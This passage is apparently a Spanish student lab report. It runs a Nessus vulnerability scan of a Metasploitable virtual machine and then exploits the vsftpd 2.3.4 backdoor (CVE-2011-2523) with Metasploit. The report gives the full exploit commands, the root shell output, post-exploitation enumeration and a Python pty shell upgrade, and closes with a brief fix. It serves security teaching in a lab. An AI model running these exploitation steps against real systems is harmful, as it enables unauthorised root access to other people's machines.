
Metemos el informe en la carpeta anteriormente creada, en folder, elegimos FTP metasploitable.

Y rellenamos los campos...




La ip de la víctima, y un nombre, la descripción es opcional.

Tras crearlo, ya lo tenemos dentro de la carpeta.




Name	Scan Type	Schedule	Last Scan
Analysis_Metasploitable	Host Discovery	On Demand	N/A


Vamos a ejecutarlo, dando en



El play, y lo dejamos...




Si vamos dentro del análisis...



Empezará a ir mostrando datos y métricas necesarias para poder hacer el pentesting.






No ha mostrado nada, ya que es simplemente básico.

Análisis avanzado para obtener información más detallada sobre el servicio FTP.

Se hace un análisis exhaustivo de la máquina víctima.



Rellenamos los datos.

New Scan / Basic Network Scan
[← Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Vulnerabilidades_metasploitable

Description:

Folder: FTP_Metasploitable

Targets: 192.168.79.129

Upload Targets Add File

Luego, pondremos a iniciar el análisis para la búsqueda de vulnerabilidades.

Vulnerabilidades_metasploitable
[← Back to FTP_Metasploitable](#)

Hosts 0 Vulnerabilities 0 History 1

Search History 1 History

Start Time	Last Scanned	Status
Current Today at 5:44 PM	N/A	Running

Scan Details

Policy: Basic Network Scan


Status: Running

Severity Base: CVSS v3.0


Scanner: Local Scanner

Start: Today at 5:44 PM

Tras unos minutos, tendremos el reporte realizado.



Aquí tenemos el informe detallado de todas las vulnerabilidades.



Detallado de ambos casos las vulnerabilidades más importantes detectadas:

Las más graves, son las siguientes.

☐	Sev ▼	CVSS ▼	VPR ▼	EPSS ▼	Family ▲	Count ▼	
☐	CRITICAL	10.0			General	1	🕒 ✎
☐	CRITICAL	10.0 *			Gain a shell remotely	1	🕒 ✎
☐	CRITICAL	9.8	8.9	0.9447	Web Servers	1	🕒 ✎
☐	CRITICAL	9.8			Backdoors	1	🕒 ✎
☐	CRITICAL	9.8			Service detection	1	🕒 ✎
☐	CRITICAL	...	...	...	Gain a shell remotely	2	🕒 ✎

Gain a shell remotely.

Es una vulnerabilidad que permite a un atacante obtener acceso directo a la consola del sistema (una shell) desde Internet.

Con eso puede ejecutar comandos como si fuera el administrador.

CRITICAL VNC Server 'password' Password < >

Description
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.


Solution
Secure the VNC service with a strong password.

Output
Nessus logged in using a password of "password".
To see debug logs, please visit individual host

Port ▲	Hosts
5900 / tcp / vnc	192.168.79.129



Agrupar fallos críticos en servidores web (Apache, Nginx, IIS, etc.).
Suelen permitir robo de datos, ejecución de código o control del servidor.



CRITICAL Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description
A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution
Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

See Also
<http://www.nessus.org/u78ebe6246>
<http://www.nessus.org/u74e287adb>
<http://www.nessus.org/u7cbc3d54e>
<https://access.redhat.com/security/cve/CVE-2020-1745>
<https://access.redhat.com/solutions/4851251>
<http://www.nessus.org/u7dd218234>
<http://www.nessus.org/u7dd772531>
<http://www.nessus.org/u72a01d6bf>
<http://www.nessus.org/u73b5af27e>
<http://www.nessus.org/u79dab109f>
<http://www.nessus.org/u75eafc70>

Output

```
Nessus was able to exploit the issue using the following request :  
  
0x0000: 02 02 00 08 48 54 50 2F 31 2E 31 00 00 0F 2F ....HTTP/1.1.../  
0x0010: 61 73 64 66 2F 78 78 78 78 2E 6A 73 70 00 00 asdf/xxxxx.jsp..  
0x0020: 09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C .localhost.....l  
0x0030: 6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06 ocalhost..P.....
```

Plugin Details

Severity: Critical
ID: 134862
Version: 1.62
Type: remote
Family: Web Servers
Published: March 24, 2020
Modified: January 19, 2021

VPR Key Drivers


Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: High
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSv3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR):
Exploit Prediction Scoring System:
Risk Factor: High
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/AT:N/SC:N/EA:N/RC:C
CVSS v3.0 Temporal Vector: CVSS:3.0/AV:N/AC:L/AT:N/SC:N/EA:N/RC:C
CVSS v2.0 Temporal Score: 9.4

Indica que hay una puerta trasera instalada o una función que permite acceso oculto al sistema.

Un atacante puede entrar sin ser detectado.



Vulnerabilidades_metasploitable / Plugin #51988

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the following request :  
  
This produced the following truncated output (limited to 10 lines) :  
..... snip .....  
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#  
..... snip .....
```

To see debug logs, please visit individual host

Hosts

Port	Hosts
1524 / tcp / wild_shell	192.168.79.129

Plugin Details

Severity: Critical
ID: 51988
Version: 1.10
Type: remote
Family: Backdoors
Published: February 15, 2020
Modified: April 11, 2022

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/AT:N/SC:N/EA:N/RC:C
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/AT:N/SC:N/EA:N/RC:C

Actividad 4: Vulnerabilidad CVE-2011-2523. (2,5p)

- n. Indica los pasos a seguir para explotar la citada vulnerabilidad del servidor **VSFTPD v2.3.4** empleando el exploit correspondiente del Framework **Metasploit**. **(0,5p)**

Los **pasos** seguidos se detallarán a continuación.

En primer lugar, debemos de haber realizado el análisis exhaustivo en busca de vulnerabilidades por donde atacar a la víctima, como bien se ha realizado con anterioridad a nuestra máquina virtual de Metasploitable.

Abrimos una terminal en nuestro Kali Linux, y ponemos el comando siguiente. (msfconsole).

A screenshot of a terminal window titled "ruben@kali: ~". The prompt shows "(ruben@kali)-[~]" and "\$ msfconsole". Below the prompt, there's a message: "Metasploit tip: Execute a command across all sessions with sessions -C <command>" followed by "[*] Starting the MEtasploit Framework console ... -". The terminal output lists several actions under the heading "Session Actions Edit View Help":

->
+--=[2,572 exploits - 1,317 auxiliary - 1,680 payloads]
+--=[432 post - 49 encoders - 13 nops - 9 evasion]

The bottom part of the image shows another terminal window snippet with the same title bar, displaying the same menu and statistics, plus documentation links at the bottom:

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf >

Aquí tenemos la consola de metasploit con la cuál realizaremos el ataque.

Cómo bien se describe vamos a explotar la vulnerabilidad de 2011-2523, en metasploit podemos buscar por nombre o por cve.

```
msf > search exploit 2011-2523

Matching Modules

#  Name                                     Disclosure Date  Rank    Check
-  -                                     -              -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No
   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > 
```

Aquí nos aparece el tipo y **nombre del exploit** que explota la vulnerabilidad del servicio ftp.

- o. Indica si el nombre del exploit está incluido en alguna base de datos online, y si en la consola de Kali existen herramientas o comandos de búsqueda de exploits.

(0,5p)

```
#  Name                                     Disclosure Date  Rank    Check
-  -                                     -              -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No
   VSFTPD v2.3.4 Backdoor Command Execution
```

Aquí nos aparece el tipo y **nombre del exploit** que explota la vulnerabilidad del servicio ftp.

Podemos encontrar el exploit en el siguiente [LINK](#)

- p. Emplea comandos en la consola de Metasploit que proporcionen información detallada del exploit elegido. **(0,5p)**

Para ello, usaremos el comando info, y la ruta al exploit.



```
msf > info exploit/unix/ftp/vsftpd_234_backdoor

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
Author: METASPLOIT
Type: REMOTE
Provided by: 1-2523
hdm <x@hdm.io>
MC <mc@metasploit.com>
Module side effects:
unknown-side-effects
Module stability:
unknown-stability
Module reliability:
unknown-reliability
```

Más información acerca del exploit.

```
Check supported:
No

Basic options:


| Name   | Current Setting | Required | Description                            |
|--------|-----------------|----------|----------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see https://docs.m |
| RPORT  | 21              | yes      | The target port (TCP)                  |


Payload information:
Space: 2000
Avoid: 0 characters
Description: 1-2523
This module exploits a malicious backdoor that was added to the VSFTP
D download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive
between June 30th 2011 and July 1st 2011 according to the most recent information
available. This backdoor was removed on July 3rd 2011.
References:
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo
```

- q. Elige el payload más adecuado para el exploit seleccionado. **(0,5p)**
 Primero vamos a seleccionar dicho exploit que vamos a usar para poder explotar dicha vulnerabilidad.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

El exploit no requiere la selección manual de un payload, ya que la vulnerabilidad

de vsftpd 2.3.4 genera automáticamente una shell backdoor en el puerto 6200 cuando se activa. Debido a esto, el módulo no necesita cargar ni enviar un payload adicional al sistema objetivo.

- r. Explica los pasos seguidos en cada etapa del test de penetración sobre el sistema objetivo. **(0,5p)**

Cómo bien se ha descrito anteriormente el paso a paso, ahora se va a proceder al test de penetración sobre la víctima.

Vamos a configurar unos parámetros para poder realizar el ataque.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT            no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapnill
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Aquí tenemos varios parámetros, aunque sólo nos hará uno sólo, el rhosts, que es el objetivo al que se le va a realizar el ataque.

Para poner la ip de la víctima, ponemos el siguiente comando.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.79.129
rhosts => 192.168.79.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Ya la tenemos asignada, por lo que, ahora sólo quedaría proceder a la ejecución del exploit.

Para ello ponemos exploit, y esperamos a que se realice correctamente el ataque sobre la máquina objetivo.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Tras la ejecución correcta, veremos esto.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.79.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.79.129:21 - USER: 331 Please specify the password.
[+] 192.168.79.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.79.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.79.128:38169 → 192.168.79.129:6200) at 2026-03-06 20:26:46 +0100
```

Primero se realiza la conexión, luego se inserta el exploit, el exploit básicamente aprovecha la vulnerabilidad del puerto 6200, para poder establecer esta conexión con el ftp de la máquina víctima.

La terminal se queda como “congelada”, pero es porque la shell del ftp es sh, qué otro tipo de shell, pero podemos poner comandos.

Un simple ls para listar los directorios.

```
[*] Command shell session 1 opened (192.168.79.128:38169 → 192.168.79.129:6200) at 2026-03-06 20:26:46 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Podemos ver todos los directorios del directorio **RAÍZ**, esto a nivel de producción sería muy grave, por las consecuencias que acarrearán.

Resumen de comandos:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.79.129

set RPORT 21 (ya viene por defecto).

exploit

Actividad 5: Realización del ataque (acciones de Post-Explotación). (1,5p)

Si logras tomar el control de la shell de la máquina víctima, a través de la vulnerabilidad de **VSFTPD v2.3.4**, habrás explotado con éxito dicha falla:

- s. Ejecuta una serie de comandos que puedan comprometer la seguridad del sistema (acceso a información confidencial, obtención de claves, borrado de logs, etc), y demostrar así que se ha explotado la vulnerabilidad del citado servicio FTP. **(1p)**

Cómo bien se vió en el anterior apartado, conseguimos acceder al directorio raíz de la víctima a través de la vulnerabilidad del servicio ftp.

Podemos ver quienes somos, ya que con eso, nos podría dar para elevar privilegios en el sistema.

```
whoami
root
```

Pues efectivamente, somos root del sistema, con esto tenemos libertad absoluta para hacer lo que queramos sobre la máquina.

Vamos a ver si hay algo de valor en el directorio home.

```
cd /home
ls
ftp
msfadmin
service
user
```

Tenemos varios directorios, vamos a listarlos todos, para ver si hay algo interesante.

```
ls -la /home
total 24
drwxr-xr-x  6 root    root    4096 Apr 16  2010 .
drwxr-xr-x 21 root    root    4096 May 20  2012 ..
drwxr-xr-x  2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Dec 13 06:25 msfadmin
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  3 user     user     4096 May  7  2010 user
ls -la ftp
total 8
drwxr-xr-x 2 root nogroup 4096 Mar 17  2010 .
drwxr-xr-x 6 root root    4096 Apr 16  2010 ..
ls -l msfadmin
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable
```

En msfadmin, hay algo, vamos a ver que hay en su interior.

```
cd /home/msfadmin/
ls
vulnerable
cdd vulnerable
sh: line 15: cdd: command not found
ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
```

Son directorios.

```
114703 twiki20030201
ls -la
total 24
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 .
drwxr-xr-x 7 msfadmin msfadmin 4096 Dec 13 06:25 ..
drwxr-xr-x 3 msfadmin msfadmin 4096 Apr 28  2010 mysql-ssl
drwxr-xr-x 5 msfadmin msfadmin 4096 Apr 28  2010 samba
drwxr-xr-x 2 msfadmin msfadmin 4096 Apr 19  2010 tikiwiki
drwxr-xr-x 3 msfadmin msfadmin 4096 Apr 16  2010 twiki20030201
```

Podemos obtener información acerca del sistema, con el comando `uname -a`

```
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

- t. Intenta que aparezca un prompt en el shell de la víctima, para ello debes ejecutar el script correspondiente. **(0,5p)**

Para ello, vamos a ver si tiene python instalado la máquina víctima.

Con python -v, vemos la información, y lo tiene instalado, la versión más antigua de este lenguaje de programación.

```
import sitecustomize # precompiled from /usr/lib/python2.5/sitecustomize.pyc
# /usr/lib/python2.5/warnings.pyc matches /usr/lib/python2.5/warnings.py
import warnings # precompiled from /usr/lib/python2.5/warnings.pyc
# /usr/lib/python2.5/linecache.pyc matches /usr/lib/python2.5/linecache.py
import linecache # precompiled from /usr/lib/python2.5/linecache.pyc
import encodings # directory /usr/lib/python2.5/encodings
# /usr/lib/python2.5/encodings/__init__.pyc matches /usr/lib/python2.5/encodi
ngs/__init__.py
import encodings # precompiled from /usr/lib/python2.5/encodings/__init__.pyc
# /usr/lib/python2.5/codecs.pyc matches /usr/lib/python2.5/codecs.py
import codecs # precompiled from /usr/lib/python2.5/codecs.pyc
import _codecs # builtin
# /usr/lib/python2.5/encodings/aliases.pyc matches /usr/lib/python2.5/encodin
gs/aliases.py
import encodings.aliases # precompiled from /usr/lib/python2.5/encodings/alia
ses.pyc
# /usr/lib/python2.5/encodings/ascii.pyc matches /usr/lib/python2.5/encodings
/ascii.py
import encodings.ascii # precompiled from /usr/lib/python2.5/encodings/ascii.
pyc
Python 2.5.2 (r252:60911, Jan 20 2010, 21:48:48)
[GCC 4.2.4 (Ubuntu 4.2.4-1ubuntu3)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
█
```

Tras confirmar que tiene instalado python, ahora desde la terminal de conexión que tenemos con metasploit a la máquina víctima, pondremos el siguiente comando para obtener una shell más normal.

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# █
```


Medidas clave para evitar este ataque en un entorno real.

Actualizar o reemplazar vsftpd; migrar a SFTP (versión segura de FTP.) si es posible.

